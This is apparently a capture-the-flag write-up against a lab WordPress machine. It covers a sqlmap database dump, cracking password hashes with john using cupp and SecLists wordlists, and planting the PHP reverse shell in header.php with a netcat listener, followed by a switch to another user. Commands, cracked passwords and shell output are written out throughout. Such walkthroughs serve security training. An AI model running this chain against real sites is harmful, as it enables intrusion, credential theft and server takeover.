


SORRY admin!!! You have been f00led :p!

It works with sql injection

So we can scan with sqlmap

SQLMAP:




```
[07:47:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:47:40] [INFO] fetching database names
[07:47:40] [INFO] resumed: 'information_schema'
[07:47:40] [INFO] resumed: 'sodevwp'
available databases [2]:
[*] information_schema
[*] sodevwp
```


It found that two databases in it.

We can read one by one to gather the information from the databases

Sodevwp database:




```
Database: sodevwp
[12 tables]
+----------------------------+
| sodevwp_commentmeta        |
| sodevwp_comments           |
| sodevwp_links              |
| sodevwp_options            |
| sodevwp_postmeta           |
| sodevwp_posts              |
| sodevwp_term_relationships |
| sodevwp_term_taxonomy      |
| sodevwp_termmeta           |
| sodevwp_terms              |
| sodevwp_usermeta           |
| sodevwp_users              |
+----------------------------+
```



```
Table: sodevwp_users
[2 entries]
+----+----------+--------------------------------------------+------------------+------------+-------------+--------------+---------------+
---------------+
| ID | user_url | user_pass                                  | user_email       | user_login | user_status | display_name | user_nicename |
activation_key |
+----+----------+--------------------------------------------+------------------+------------+-------------+--------------+---------------+
---------------+
| 1  | <blank>  | $P$BJuY8NSA6MyPuCiOBDMAnJhCm/vi56/ (admin123) | admin@local.lan | admin      | 0           | admin        | admin         |
k>             |
| 3  | <blank>  | $P$BEi2S5VxHy1Yzvia./GlCkMt4C5SS01          | tokyo@l337.com   | Tokyo      | 0           | Tokyo        | tokyo         |
k>             |
+----+----------+--------------------------------------------+------------------+------------+-------------+--------------+---------------+
```

In the sodevwp_user table found the two hashes.


Let’s try to crack it by john tool with rockyou.txt worklist.



```
└─# john hash1.txt  rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "tripcode"
Use the "--format=tripcode" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "pix-md5"
Use the "--format=pix-md5" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "mysql"
Use the "--format=mysql" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "oracle"
Use the "--format=oracle" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "Raw-SHA1"
Use the "--format=Raw-SHA1" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "LM"
Use the "--format=LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "bfegg"
Use the "--format=bfegg" option to force loading hashes of that type instead
Warning: invalid UTF-8 seen reading rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading hashes of that type instead
```

No use with rockyou.txt wordlist.

So we should gather more information about the user in database.




```
| nickname                                     | Tokyo                                      |

| first_name                                   | Silene                                     |

| last_name                                    | Oliveira                                   |
```

We found the information of the Tokyo user.

So we customize the wordlist using with cupp tool by this information


Wordlist is created successfully let's try with it.



```
┌──(root💀kali)-[~/Downloads/cupp]
└─# ls
anibal.txt  CHANGELOG.md  cupp.cfg  cupp.py  hash.txt  LICENSE  README.md  screenshots  silene.txt  test_cupp.py

┌──(root💀kali)-[~/Downloads/cupp]
└─# john /root/Downloads/hash1.txt   --wordlist=silene.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~/Downloads/cupp]
└─# john --show   /root/Downloads/hash1.txt

?:tokyosilene

1 password hash cracked, 0 left
```

Password is cracked !!!!....

One more information I found from the database




```
| 1         | yes      | siteurl                                                          | http://redteam/la-c45a-d3-p4p3l
```

That is secret page one.


We open and see what is it.

First we should change some setting in the machine due to redirection occur. We change the setting in /etc/hosts folder



```
127.0.0.1       localhost
127.0.1.1       kali

192.168.0.102   redteam
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

After changing open the site now.



redteam/la-c45a-d3-p4p3l/wp-login.php?redirect_to=http%3A%2F%2F192.168.0.102%2Fla-c45a-d3-p4p3l%2Fwp-admin%2F&reauth=1


Username or Email Address

Password

□ Remember Me

It is WordPress site.

We use the credentials that we found from the database.



redteam/la-c45a-d3-p4p3l/wp-admin/


WordPress 5.7 is available! Please update now.

Welcome to WordPress!
We've assembled some links to get you started:

Nice we are in admin dashboard.

So we try to inject the so reverse shell in it

I planned to inject to header.php file



redteam/la-c45a-d3-p4p3l/wp-admin/theme-editor.php?file=header.php&theme=twentytwenty

WordPress 5.7 is available! Please update now.

Edit Themes


Twenty Twenty: Theme Header (header.php)

Select theme to edit: Twenty Twenty


Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
```

Open our terminal and listen the port




```
┌──(root💀kali)-[~/Downloads/cupp]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.102] 47608
Linux La-casa-de-papel 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 22:35:04 up 38 min,  0 users,  load average: 0.28, 0.09, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```



```
┌──(root💀kali)-[~/Downloads/cupp]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.105] from (UNKNOWN) [192.168.0.102] 47608
Linux La-casa-de-papel 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 22:35:04 up 38 min,  0 users,  load average: 0.28, 0.09, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home
$ ls
profess0r
ri0
t0kyo
$ █
```


We already know the password of Tokyo user so we can switch into the Tokyo user.



```
$ su t0kyo
Password: tokyosilene
id
uid=1002(t0kyo) gid=1002(t0kyo) groups=1002(t0kyo)
```


Nice we are in Tokyo user.

Let’s check any interesting files are present in it.



```
cd t0kyo
ls
gift
letter
cat gift
Dear Tokyo, it's me Rio.
Eventhough it was the professor's idea to create this machine, it was me
who helped him build it. I know you want to come to me. I'm waiting.
Along with this letter, i have send you something which will help you to come near me.
Use it wisely. Always think out of the box. I know your favourite song is rockyou, but here
it won't help you anymore...
```

It gives clue to move to rio user




```
cat gift
$6$30HF8hGgmPP2c4yI$3gnPeSjie3BzKsfH2ReuDYcDN/yK4P6dII.k9F7PSlkasIMWDGnw3C.LUd7NSk5cEzN.eVTB2mfqZw0doCZKb/
```

We found the rio hash

To crack this hash rockyou.txt wordlist cannot be used. let’s try with some other wordlist to break it.


Try from seclist wordlist to crack the hash



```
└─# john gift.txt --wordlist=xato-net-10-million-passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~/Downloads/SecLists/Passwords]
└─# john gift.txt --show
?:!!Estresado!!

1 password hash cracked, 0 left
```

Yup! password cracked…

Now we can login to rio user….

